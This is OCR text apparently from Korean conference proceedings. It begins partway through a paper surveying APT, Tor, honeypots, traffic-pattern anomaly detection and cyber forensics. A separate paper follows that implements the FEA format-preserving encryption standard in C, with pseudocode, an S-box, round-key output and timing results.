악성코드에 감염을 통한 개인 정보의 유출, 기기 오작동을 유도하는 데에 있어서 APT는 잠행적이고 지속적인 컴퓨터 해킹 프로세스의 집합으로 특정 실체를 목표로 하는 사람에 의해 종종 지휘되는 경향이 있다[14]. APT 공격의 경우 인터넷 망에 의해 실행된 악성코드는 사용자 시스템에서 얻어온 정보를 공격자가 운영하는 C&C 서버에 전달하게 되는데, 악성코드는 단순 파일이고 실제 조종자는 공격자에 해당한다.

그림 3. APT의 7단계 공격 흐름

그림 3은 7 단계로 이루어진 공격 흐름을 나타낸 것으로, 공격자가 타깃으로 정한 기기에 대한 관찰, 제작, 그리고 코드의 배달, 취약점 분석, 설치, 명령 및 제어, 그리고 마지막으로 행동으로 그 공격이 나뉘게 된다.

APT의 특징은 성공하거나 완전히 불가능해질 때까지 장기적으로 이루어진다는 점과, 공격 시스템과 환경에 맞추기 위한 관찰 및 제작, 그리고 취약점 분석과 같은 지능적인 공격 패턴을 보인다는 점이다. 따라서 악성코드보다 더 크고 발전된 개념의 공격인자, 방법이라고 할 수 있다. 이에 대한 사이버 위협과 연관성, 그리고 징후 탐지, 사후 대책에 대한 연구가 필요하다.

3.2. 토르(Tor)

토르는 온라인에서 익명성을 보장하고 검열을 피할 수 있게 하는 시스템으로 미국 해군 연구소에서 그 연구가 최초로 시작되었는데, 그 목적은 온라인에서 미국 정보 통신을 보호하기 위해서 개발 되었다. 토르는 어니언 라우팅(Onion Routing)을 통해서 익명성을 보장하기 때문에 트래픽 분석 공격으로부터 보호되며, 망 연결이 익명으로 처리되므로 숨겨진 서비스를 사용할 수 있다.

패킷을 보내는 이의 익명성이 보장되는 것이 가장 큰 특징으로 악의적인 인터넷 사용자들이나 적들은 토르를 통한 데이터 전송으로 본인들의 공격 원점을 노출시키지 않으며 공격을 할 수 있다. 때문에 토르는 공격을 하는 최적의 루트로 알려져 있으며 이를 이용한 DDoS 공격 방법 등이 이미 발표된 바가 있다 [5]

이에 대한 대응책으로 토르를 통해 전송된 패킷을 분석하여, 공격자의 위치를 찾으려는 연구가 이루어지고 있으며 토르의 은닉에 대한 기법도 발표가 되는 실정이다[6]. 토르는 사이버 침해에 대한 기법을 연구하고 대응책을 수립하기 위해 반드시 선행되어야할 범주 중 하나이다.

3.3. 허니팟(Honey Pot), 허니넷(Honey Net)

허니팟은 비인가자가 시스템에 접근을 시도하는 것에 대한 역공격으로, 일반적으로 컴퓨터, 데이터, 네트워크로 구성된다. 이것은 공격자로 하여금 가치 있는 자원이나 정보를 억을 수 있는 환경으로 보일 수 있게 하지만, 실상은 고립되어 있는 망이다.

가상화(Virtualization)을 이용하여 구현되어 외부와 활발한 상호작용을 하는 매개체는 위험요소의 패킷을 고의적으로 받아들이고, 이를 포렌식 서버를 통해서 패킷 분석을 하고 공격자의 공격 패턴을 분석하는 용도로 유용하게 사용되고 있다. 비슷하게 이를 가상머신들의 네트워크를 형성하여 허니넷을 통해 공격 유형 분석을 분석하기도 한다.




그림 4. 허니팟의 일반적인 구성

이 공격 탐지 기법은 DDos 공격행위 탐지, 포트 스캐닝 행위 탐지, Multi-Get Request행위 탐지 등으로 크게 범주가 나뉠 수 있으며[10] 특히 행위 탐지를 위한 데이터 수집 방법론 또한 활발히 연구되어 지고 있다[12]. 이에 더불어 허니팟에 대한 구현과 운영방법에 대한 연구도 조사대상에 들어가야 하며, 상대의 허니팟을 탐지하는 기술에 대한 연구도 개념탐색이 이루어져야 한다[11].

3.4. 이상 징후 탐색

이상 징후의 탐색은 인터넷이나 토르를 통해서 들어오는 패킷들에 대한 심층 분석, 노드 간의 트래픽 양의 변화 혹은 패킷의 심층 분석이 아니더라도 패킷의 형태 길이, 인증서의 길이, 유효기간, TTL의 시간에 따른 분류, 파일명의 길이 그리고 많이 쓰이는 문자의 빈도 등의 특징들을 통해서 악성코드 실행 여부를 탐지하거나 혹은 악성코드가 담겨 있는 패킷인지 구분해내는 것을 의미한다.

이는 악성코드들이 제작될 경우, 제작자들이 사용하는 특정 라이브러리가 있기 때문에 동작이나 네트워크 트래픽과 같은 동적인 분석이 아니더라도 위에 언급한 파일명, 사용 문자의 빈도수 등 정적인 특이점들이 발견됨을 의미한다. 심지어 암호화된 패킷의 경우 암호화 키조차, 자주 사용되어지는 키의 쌍이 있는데, 이를 통해서 암호화된 패킷을 복호화 하지 않아도 악성코드와 관련이 있음을 감지 할 수 있다[4].

최근에는 사이버 게놈이라는 표현이 등장하였는데, 이는 악성코드들이 특이점들을 프로파일링하고 그룹화하여 어떠한 공격그룹인지 식별 하는 것을 의미한다. 악성코드의 특이점을 분석하여 경유, 유포지 탐색까지 가능한 것이 가능하며, 이러한 기술들을 포함한 공격의 종류와 설명이 아래의 표에 설명되어 있다.

공격 종류	패턴	설명
좀비 (단일목적지)	1:1:m:1	좀비가 된 경우 외부로 단일 공격을 가하는 트래픽 패턴을 보임
백도어 C&C (단일소스)	1:m:1	좀비가 된 경우 단일 숙주 서버로부터 단일 채널의 명령 및 제어를 받음
백도어 C&C (분산소스)	m:1:1:1	좀비가 여러 숙주 서버로부터 단일 채널의 명령 및 제어를 받음
백도어 C&C (분산소스)	m:m:1:1	좀비가 여러 숙주 서버로부터 여러 채널의 명령 및 제어를 받음
좀비공격 (분산목적지)	m:1:m:1	외부로 다양한 목적지의 공격을 가하는 패턴
DDoS공격	1:m:m:1	내부의 좀비가 외부의 특정 호스트로 DDoS공격을 하는 경우

표 2. 클라이언트 공격패턴과 이상 징후 [10]

공격 종류	패턴	설명
포트스캔	1:1:m:1	외부의 특정 IP에서 내부의 특정 호스트의 여러 포트로 포트 스캔
웜	1:m:1:1	외부 특정 IP에서 내부의 여러 호스트로 특정 포트에 대해서 트래픽이 수렴하는 웜 패턴
호스트 스캔	1:m:1:0	웜과 유사, 페이로드가 48바이트 미만
포트고정 소스 변조 DoS	m:1:1:1	외부 다양한 IP에서 내부 특정 호스트/포트로 수렴
분산 호스트 스캔	m:m:1:1	외부의 다양한 서버에서 내부의 다양한 호스트로 동일 포트에 대하여 수렴하는 패턴
포트가변 소스 변조 DoS	m:1:m:1	외부의 다양한 호스트에서 내부의 특정 호스트로 다양한 포트의 패턴으로 포트를 가변적

		으로 변경하면서 소주주소를 위변조하는 패턴
백 스캐터	1:m;m:1	외부의 특정 호스트가 내부의 다양한 서버 및 다양한 포트로 공격하는 백스캐터 공격

표 3. 서버 공격패턴과 이상 징후 [10]

이러한 다양한 공격 기법들에 대비하여 방대한 전국단위 네트워크를 실시간으로 관제하기 위해서는 큰 연산과 자원이 요구되고, 때문에 인적자원과 효율적으로 알고리즘을 계산하는 방안들이 요구된다. 이에 네트워크 토폴로지분석을 통해 중요하거나 취약한 노드와 링크들을 랭킹하여 상시 관제 대상으로 지정하는 기술이 필요하며, 각 노드들의 운영체제와 데이터 흐름양, 정보내용에 따른 발견된 취약점들을 목록화하여 중요 노드들과 취약점 랭크 테이블을 만드는 기술도 필요하다.

노드들의 토폴로지관점에서의 분석과 취약점 분석이 병합된다면, 중요 노드들의 랭크 산출이 가능하게 되므로, 관제의 리소스 분산을 최소한으로 막는 효과를 갖게 되며 DDoS공격과 같은 대단위 공격 혹은 국지적인 침해 공격에 효율적으로 능동적으로 대처할 수 있게 한다. 참고로 DDoS공격에 관한 이상 징후 탐색은 이미지 프로세싱을 이용하여 간편하게 분석이 가능한 기술들도 개발되어 있는 실정이다 [7].

이와 같은 여러 기술들을 집약한 관제 시스템은 악성코드의 흐름을 파악하여 공격자의 인터넷 사용자들의 TTP에 대한 파악으로 이어진다면, 미래에 있을 침해사고에 대해 적극적이고 능동적인 대응으로 이루어질 수 있다.

3.5. 사후 사이버 증거 수집 및 대응

침해 사고 이후의 악성코드가 남겨 놓고 간 흔적들은 어떤 그룹의 악성코드가 어떤 침해를 남기고 갔는지를 분석할 수 있고, 더 나아가 악성코드의 유포 혹은 침투 경로와 경유지까지 알 수 있기 때문에 사이버 증거 수집 기술은 침해사고 초기 대응에 매우 중요한 비중을 차지한다.

이런 분석을 통해서 실제 악성코드의 투입경로와 감염 기작을 재연해 내는 것이 중요하다. 이를 사이버 블랙박스라고 명명되어 있는데, 이 사이버 블랙박스를 통해서 우리는 지금 분석중인 침해 사례가 지능적인 장기적 공격의 일환인지, 단발성 공격인지 파악을 할 수 있다. 만일 APT공격의 일환이라면 앞으로 어떤 침해가 더 일어날지, 그 침해를 위해서 악의적인 유저들이 어떤 사전 모의와 감염을 시도할지도 파악할 수 있다. 문자 그대로 적의 전략 전술 목표를 파악해내는 것이다.

이를 머신러닝 기법과 접목하고 침해 사례 기반으로 프로파일링 하여, 이를 통해 침해 분석을 하는 기술도 발표되는 실정이다 [8, 9].

IV. 앞으로의 연구

본 논문을 통해서 인터넷 기반 환경에서의 사이버 침해에 대한 이상 징후 탐지와 침해 이후의 사이버 증거 수집과 이를 통한 사이버 침해의 원인 분석 및 재현을 통해, 적 혹은 악의적인 사용자의 TTP를 파악하여 앞으로의 침해 공격의 목적과 전략을 예측하고 침해를 방지하는데 필요한 역량을 제공해줄 기술들을 개념을 정립하는데 있었다.

이에 큰 범주에서의 공격 요인들인 악성코드와 지능형 지속가능한 공격(APT)에 대한 개념 적립의 타당성을 수록했다. 그리고 공격 환경 중의 하나인 토르에 대한 검토 타당성과 기술들이 포함될 큰 범주인 사전 징후 탐지와 사후 분석에 대하여 수록되어 있는데, 앞으로는 이 기술들의 최신 동향과 연구 방향, 그리고 국외와 국내에서의 적용 현황, 그리고 시장 형성 정도를 파악하고 보다 구체적인 개념을 정립해 나아갈 예정이다.

[참고문헌]

[1] 삼성 SDS 등 국내 방위산업체 2곳 전산시스템 해킹 발생으로 군 전술망 네트워크체계 관련 정보가 유출(2013년 5월 / 출처 : 연합뉴스)

[2] 軍 전장망·국방망 2013~2015년 바이러스침입 3만1천840건 발생(전술망 776건 / 국방망 3만 1천64건

(출처 : 안규백의원 공개 자료)

[3] Stewart, John N. "Advanced Technologies /Tactics Techniques, Procedures: Closing the Attack Window, and Thresholds for Reporting and Containment." (2014): 30-42.

[4] Anderson, Blake, and David McGrew. "Identifying Encrypted Malware Traffic with Contextual Flow Data." Proceedings of the 2016 ACM Workshop on Artificial Intelligence and Security. ACM, 2016.

[5] Jansen, Rob, et al. The sniper attack: Anonymously deanonymizing and disabling the Tor network. OFFICE OF NAVAL RESEARCH ARLINGTON VA, 2014.

[6] 이정현, et al. "익명네트워크를 이용한 사이버공격에 대한 대응방안 연구." 융합보안논문지 11.3 (2011): 31-37.

[7] Kim, Tae Hwan, Dong Seong Kim, and Hee Young Jung. "Defending against DDoS Attacks under IP Spoofing Using Image Processing Approach." IEICE Transactions on Communications 99.7 (2016): 1511-1522.

[8] Han, Mee Lan, Deok Jin Kim, and Huy Kang Kim. "사례기반추론기법을 적용한 침해사고 프로파일링 시스템." Journal of The Korea Institute of Information Security & Cryptology 23.6 (2013).

[9] 김도근, 표성빈, and 김창희. "빅데이터 분석기술을 기반으로 하는 APT 공격 대응기술에 관한 방안 연구." 융복합지식학회논문지 4.1 (2016): 29-34.

[10] 강대권, 현무용, and 김천석. "Cybertrap: 가상 허니넷 기반 신종공격 탐지시스템." 한국전자통신학회 논문지 8.6 (2013): 863-871.

[11] Zou, Cliff Changchun, and Ryan Cunningham. "Honeypot-aware advanced botnet construction and maintenance." Dependable Systems and Networks, 2006. DSN 2006. International Conference on. IEEE, 2006.

[12] 이원석, 신휴근, and 김동규. "Honeypot 에서의 효과적인 Data Control 방안." 한국정보과학회 학술발표논문집 30.1A (2003): 347-349.

[13] 보안뉴스, 특별기고, 2017사이버 위협 대응 http://www.boannews.com/media/view.asp?idx=53052

[14] 위키백과

형태 보존 암호 알고리즘 구현에 관한 연구

장호철*, 김기현**, 하재철*

*호서대학교, **(주)앤앤에스피

A Study on Implementation of Format-Preserving Encryption Algorithm

Ho-Cheol Jang*, Ki-Hyun Kim**, Jae-Cheol Ha*

*Hoseo University, **NNSP

요 약

최근 개인정보 유출 사고의 발생이 지속적으로 발생하면서 민감 정보의 관리가 중요해지고 있다. 특히 주민등록번호와 같은 민감한 정보를 관리함에 있어서 암호화를 반드시 수행해야 한다. 이 때 기존 AES(Advanced Encryption Standard)와 같은 블록 암호 알고리즘을 이용하여 데이터를 암호화하는 경우 데이터의 형태가 평문의 형태와 다른 형태로 출력되는데 이는 기존 시스템을 변경, 교체해야 하는 등 큰 비용이 발생할 수 있다. 형태 보존 암호알고리즘은 기존 암호화 알고리즘과는 다르게 평문의 형태는 유지하면서 암호문을 출력하는 알고리즘이다. 형태 보존 암호 알고리즘을 사용하면 기존 시스템 변경을 최소화하며 암호화를 적용할 수 있다. 본 논문에서는 국내 형태 보존 암호 알고리즘 표준 FEA(Format-preserving Encryption Algorithm)를 구현한다.

I. 서 론

개인정보 유출 사건이 지속적으로 발생함에 따라 민감한 정보의 관리가 중요해지고 있다. 특히 주민등록번호와 같은 중요 정보들은 암호화를 수행하여 관리해야 한다. 이 때, AES(Advanced Encryption Standard)[1]와 같은 기존 블록 암호 알고리즘을 사용하여 데이터를 암호화 하는 경우 비트열을 그대로 비트열로 출력하기 때문에 평문의 형태를 유지하지 않는 암호문이 출력된다.

주민등록번호와 같은 데이터들은 숫자 13자리라는 고정된 데이터를 사용하는데, 효율적인 저장 공간 관리와 검색 성능 향상 등을 위해 데이터베이스시스템에서 고정 길이의 필드를 사용하는 것이 일반적이다. AES와 같은 블록 암호 알고리즘을 사용하는 경우 시스템을 변경하거나 보안 데이터베이스를 따로 구축해야만 데이터를 관리할 수 있어 추가 비용이 발생할 수 있다. 하지만 형태 보존 암호 알고리즘을 사용할 경우 평문의 형태와 암호문의 형태가 일치하기 때문에 기존 시스템의 변경을 최소화 할 수 있다.

형태 보존 암호 알고리즘 중 FEA(Format-preserving Encryption Algorithm)[2]는 한국정보통신기술협회(TTA)에서 제정한 표준으로 128bit 단위로 평문의 형태를 유지하면서 암호문을 출력해주는 알고리즘이다. 또한 최근 NIST(National Institute of Standards and Technology)에서 형태 보존 암호 알고리즘을 표준으로 제정된 바 있다.[3]

본 논문에서는 FEA의 암·복호화 과정, 라운드 함수 및 라운드 키 생성, 라운드 트윅 생성 등 전체 구조를 소개하고 이를 구현한다.

II. FEA

FEA는 특정 형태의 데이터를 입력으로 하


고, 동일한 형태의 출력을 반환하는 알고리즘이다. 이 때 특정 형태의 데이터 집합을 도메인이라고 부른다. 도메인의 예시는 다음과 같다.

- 13자리 십진수의 집합
- 10개의 ASCII 문자 집합

FEA에서는 도메인 원소의 개수가 2^8개 이상 2^{128}개 이하인 집합만을 가정한다. 도메인 크기가 작은 경우 코드북 공격에 취약할 수 있는데, 이에 대응하기 위해 트윅(Tweak)을 사용한다. 트윅은 입력 시 추가적으로 사용되는 부가정보로 비밀 정보는 아니다. 동일 평문에 대해 트윅이 다를 경우 암호문이 다르게 출력된다. 이에 도메인의 크기가 작을 때 트윅을 적용하여 암호문으로부터 평문을 유추하는 문제를 해결할 수 있다.

FEA의 암·복호화를 전체 도메인에 맞춘 하나의 함수로 정의하는 것은 어렵기 때문에 [그림 1]과 같이 암·복호화 단계를 Z_n에서 Z_n으로의 함수로 정의한다.

FEA의 암호화 및 복호화 단계는 다음과 같다.



[그림 1] FEA 암·복호화 구조

여기서 NumToBits함수와 BitsToNum 함수는 각각 랭킹 함수와 역랭킹 함수의 예로, Z_n 집합 원소인 데이터를 비트열로 변환하거나 그 역을 수행하는 형변환 함수이다.

2.1 CW(Cycle-Walking)

Cycle-Walking은 $D_1 \subset D_2$ 이고 1:1 함수 $f : D_2 \rightarrow D_2$가 있으면 $CW(f, D_1) : D_1 \rightarrow D_1$은 [그림 2]와 같은 함수이다.


$CW(f, D_1)$
input : $x \in D_1$
output : y
1. $y \leftarrow f(x)$
2. while $y \notin D_1$ do
   $y \leftarrow f(y)$

[그림 2] Cycle-Walking

2.2 TBC(Tweakable-Block Cipher)


TBC는 암호화 함수, 복호화 함수, 키 스케줄 함수, 트윅 스케줄 함수로 구성되어있다. $TBC.KS()$ 함수는 비밀 키를 입력으로 라운드 키를 출력하는 함수고 $TBC.TS()$ 함수는 트윅을 입력으로 라운드 트윅을 출력하는 함수이다.

TBC의 전체 구조는 [그림 3]과 같다.



[그림 3] TBC 전체 구조

다음 [그림 4]는 TBC 암·복호화 구조이다. TBC 암·복호화는 Feistel 구조이며, 이를 라운드 수만큼 반복하도록 설계되어있다.



[그림 4] TBC의 라운드 구조

TBC의 암호화 함수는 다음 [그림 5]와 같다. 암호화 함수는 평문과 라운드 키, 라운드 트윅을 입력으로 암호문을 출력하는 함수이다.

TBC.Enc()
input : 평문 X, 라운드 키 RK_a^i, RK_b^i, 라운드 트윅 T_a^i, T_b^i
output : 암호문 Y
1. $(X_a^1, X_b^1) \leftarrow split_E(X)$
2. for $i = 1$ to r do
   $X_a^{i+1} \leftarrow X_b^i$
   if i is odd
      $X_b^{i+1} \leftarrow X_a^i \oplus F_o(X_b^i \oplus T_a^i, RK_a^i, RK_b^i, T_b^i)$
   else
      $X_b^{i+1} \leftarrow X_a^i \oplus F_e(X_b^i \oplus T_a^i, RK_a^i, RK_b^i, T_b^i)$
3. $(Y_a, Y_b) \leftarrow swap(X_a^{r+1}, X_b^{r+1})$
4. $Y \leftarrow cat(Y_a, Y_b)$

[그림 5] TBC 암호화 함수

암호화 함수에서 사용되는 $split_E()$ 함수는 데이터를 입력으로, 해당 데이터를 절반으로 나누어 각 X_a, X_b에 대입한다. 블록 길이가 8비트 이상 128비트 이하의 크기를 가지므로, 절반으로 나눈 X_a, X_b의 비트의 길이가 같지 않을 수 있다. $cat()$ 함수는 연접 함수로, 입력 데이터 두 개를 연접시킨 하나의 데이터로 반환한다. $swap()$ 함수는 입력 데이터를 서로 교환시키는 함수이다.

복호화 함수는 암호화와 유사하게 진행되며 함수 구조는 [그림 6]과 같다.

TBC.Dec()
input : 암호문 Y, 라운드 키 RK_a^i, RK_b^i, 라운드 트윅 T_a^i, T_b^i
output : 평문 X
1. $(Y_a^r, Y_b^r) \leftarrow split_D(Y, r)$
2. for $i = r$ to 1 do
   $Y_a^{i-1} \leftarrow Y_b^i$
   if i is odd
      $Y_b^{i-1} \leftarrow Y_a^i \oplus F_o(Y_b^i \oplus T_a^i, RK_a^i, RK_b^i, T_b^i)$
   else
      $Y_b^{i-1} \leftarrow Y_a^i \oplus F_e(Y_b^i \oplus T_a^i, RK_a^i, RK_b^i, T_b^i)$
3. $(X_a, X_b) \leftarrow swap(Y_a^0, Y_b^0)$
4. $X \leftarrow cat(X_a, X_b)$

[그림 6] TBC 복호화 함수

라운드 함수는 각 F_o, F_e로 표현되며 [그림 7]과 같이 평문, 라운드 키, 라운드 트윅을 입력으로 동작한다. F_o는 홀수 번째 라운드 함수이고, F_e는 짝수 번째 라운드 함수이다.

여기서 각 라운드 별 m_1과 m_2는 다음과 같이 정의한다.

- 홀수 번째 라운드(F_o) : $m_1 = n_2, m_2 = n_1$
- 짝수 번째 라운드(F_e) : $m_1 = n_1, m_2 = n_2$

$F_o(), F_e()$
input : $X_b \oplus T_a$(m_1 비트), RK_a(64 비트), RK_b(64 비트), T_b(64−m_1 비트)
output : Z(m_2 비트)
1. $Y \leftarrow (X_b \oplus T_a) \| T_b$
2. $Y \leftarrow Y \oplus RK_a$
3. $Y \leftarrow SBL(Y)$
4. $Y \leftarrow DL(Y)$
5. $Y \leftarrow Y \oplus RK_b$
6. $Y \leftarrow SBL(Y)$
7. $Y \leftarrow DL(Y)$
8. $Z \leftarrow Y[0 : (m_2 - 1)]$

[그림 7] 라운드 함수 $F_o(), F_e()$

$SBL()$ 함수는 치환 계층으로 [그림 8]의 16×16 S-box를 이용하여 입력 8비트의 상위 4비트를 행, 하위 4비트를 열에 대응하여 값을 출력한다.

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	62	31	70	8e	bc	30	9c	78	e0	5c	ce	bb	42	ac	b8	df
1	29	e7	86	5f	ee	ba	3f	87	c0	36	c3	14	7c	ec	73	da
2	57	72	f6	77	98	3b	c5	c4	4c	52	81	20	15	97	26	fc
3	8b	3c	af	6e	c8	7e	f0	40	24	a1	b1	54	ff	ad	51	bd
4	c1	13	41	b5	6b	94	63	d6	de	6f	89	d2	a9	d4	17	38
5	a5	f2	e3	db	47	66	ed	cb	4e	d5	05	60	8c	06	92	a3
6	be	68	56	a7	80	32	fa	6c	8f	88	d9	50	0a	21	3d	75
7	71	01	e5	7a	c6	b9	82	64	d1	00	7d	2b	a0	1a	5e	f5
8	35	90	2f	2a	83	49	5a	a8	d8	8d	46	96	dc	b0	c9	dd
9	cd	65	44	c7	43	67	55	eb	e1	9d	34	74	b3	4a	ca	d7
a	79	bf	f7	99	6a	2d	ef	85	e2	5d	fe	11	0f	19	cc	e4
b	58	09	8a	1b	6d	91	9f	4b	61	2c	2e	cf	27	10	18	b7
c	1d	0c	9b	39	7f	d3	84	a4	f9	76	33	f4	f3	d0	07	0e
d	22	1f	fd	25	12	08	1e	4d	b6	b4	53	37	e8	b2	9e	93
e	02	e9	f1	3a	0b	fb	45	69	ea	f8	c2	1c	04	59	03	48
f	16	a2	4f	3e	9a	23	aa	ae	5b	e6	95	ab	7b	0d	28	a6


[그림 8] 치환 계층 행렬 S-box

$DL()$ 함수는 확산 계층으로 유한체 $GF(2^8)$ 상에서의 선형 함수로, [그림 9]의 8×8 행렬 M의 곱으로 표현 가능하다.

$$M = \begin{bmatrix} 28 & 1a & 7b & 78 & c3 & d0 & 42 & 40 \\ 1a & 7b & 78 & c3 & d0 & 42 & 40 & 28 \\ 7b & 78 & c3 & d0 & 42 & 40 & 28 & 1a \\ 78 & c3 & d0 & 42 & 40 & 28 & 1a & 7b \\ c3 & d0 & 42 & 40 & 28 & 1a & 7b & 78 \\ d0 & 42 & 40 & 28 & 1a & 7b & 78 & c3 \\ 42 & 40 & 28 & 1a & 7b & 78 & c3 & d0 \\ 40 & 28 & 1a & 7b & 78 & c3 & d0 & 42 \end{bmatrix}$$


[그림 9] 확산 계층 행렬 M

TBC 키 스케줄 함수는 [그림 10]과 같이 비밀 키, 블록 비트 길이, 키 비트 길이를 입력으로 라운드 키 쌍을 라운드 수만큼 출력해주는 함수이다. 키 스케줄 함수는 암호화와 복호화 과정에서 동일하다.



[그림 10] TBC 키 스케줄 함수

TBC 트윅 스케줄 함수는 트윅 T를 입력으로 라운드 트윅을 출력한다. 암호화 과정과 복호화 과정은 동일한 트윅 스케줄 함수를 이용하며 라운드 트윅을 순서만 변경하여 사용한다. 다음 [그림 11]은 TBC 트윅 스케줄 함수이다.



[그림 11] TBC 트윅 스케줄 함수

III. 구현

본 논문에서는 제 1형 FEA-1을 구현하였다. 따라서 키 길이는 128비트, 라운드 수는 12이고 구현한 결과는 [그림 12]과 같다. [그림 12]에서 평문 13자리 정수 입력이 형태를 그대로 보존한 채 13자리 정수로 암호화되어 출력되는 결과와 암호화 과정에서 각 라운드의 라운드 키를 확인할 수 있다. 구현 환경은 다음과 같다.

- Windows 10 Pro (64-bit)
- Visual Studio 2017
- C 언어
- Intel(R) Core(TM) i5-2500 CPU 760@ 2.80GHz

```
PLAIN TEXT : 1234567890123
====================================================
Round 0 Key A : 0xbd 0x8c 0x23 0x16 0x58 0x05 0x0a 0xed

Round 0 Key B : 0x8c 0x31 0x22 0xda 0x30 0x43 0x55 0x21
====================================================
Round 1 Key A : 0x39 0xb5 0x09 0xc4 0x60 0x4e 0x57 0xc4

Round 1 Key B : 0xbd 0x8d 0x21 0x15 0x5c 0x00 0x0c 0xea
====================================================
Round 2 Key A : 0x70 0x44 0xf5 0x08 0xbc 0xa5 0x9d 0x76

Round 2 Key B : 0x50 0x40 0xbd 0x12 0x7f 0x86 0x59 0xb5
====================================================
Round 3 Key A : 0x95 0x81 0x61 0x07 0x97 0x2b 0xc0 0x21

Round 3 Key B : 0xf4 0x7d 0xdf 0xda 0x84 0xee 0xc0 0x5f
====================================================
Round 4 Key A : 0xd8 0x0e 0x70 0x3c 0x0e 0xa9 0x4d 0xea

Round 4 Key B : 0x8a 0x58 0xc4 0x0c 0x04 0x34 0x51 0xe9
====================================================
Round 5 Key A : 0x13 0xae 0x42 0xf7 0xda 0x7b 0xd8 0xbe

Round 5 Key B : 0x3d 0xcb 0xe4 0x33 0x25 0x27 0x10 0xbd
====================================================
Round 6 Key A : 0x7e 0xe3 0x72 0xe9 0x6a 0xee 0x64 0xbe

Round 6 Key B : 0xe0 0xb4 0xe5 0xf9 0x7c 0x19 0x3a 0xd1
====================================================
Round 7 Key A : 0xe2 0x64 0x85 0xe4 0xe3 0x36 0x8a 0x6f

Round 7 Key B : 0xb5 0x43 0x40 0x22 0xbe 0x3c 0xf1 0xea
====================================================
Round 8 Key A : 0xd7 0xc4 0x2f 0xb8 0xbc 0x08 0xab 0xc9

Round 8 Key B : 0xe9 0xec 0x34 0x31 0x38 0x1b 0xe2 0xce
====================================================
Round 9 Key A : 0xf7 0x58 0x49 0x5f 0xcf 0xee 0x6c 0xed

Round 9 Key B : 0x4b 0x43 0xd8 0xb5 0x35 0xd0 0x45 0x18
====================================================
Round 10 Key A : 0x55 0x8b 0x19 0x8b 0x2e 0xf3 0x7a 0x75

Round 10 Key B : 0x3b 0x84 0x6f 0x01 0x04 0x8d 0xa6 0x77
====================================================
Round 11 Key A : 0xec 0x3c 0xfc 0xe9 0x54 0x53 0xbc 0xf0

Round 11 Key B : 0x75 0x17 0x7f 0x6c 0x5d 0x15 0xbd 0x51
====================================================
CIPHER TEXT : 7458838611502
```

[그림 12] FEA 구현 결과 화면

위 환경에서 구현하였을 때, 서브 함수인 $splite_E(), cat(), swap(), SBL(), DL()$함 수 들 의 동작 시간을 비교한 결과는 [표 1]과 같다. 여기서 동작 시간은 각 함수를 호출했을 때 경과된 마이크로 초(μs)이다.

[표 1] 서브 함수 별 동작 시간

서브 함수	동작 시간(μs)	비고
$split_E()$	0.102	비트 열 분리 함수
$cat()$	0.116	비트 열 연접 함수
$swap()$	0.128	버퍼 교환 함수
$SBL()$	0.036	치환 계층
$DL()$	8.934	확산 계층
$F()$	13.131	라운드 함수
$TBC.KS()$	87.491	키 스케줄 함수
$TBC.Enc()$	176.854	암호화 함수

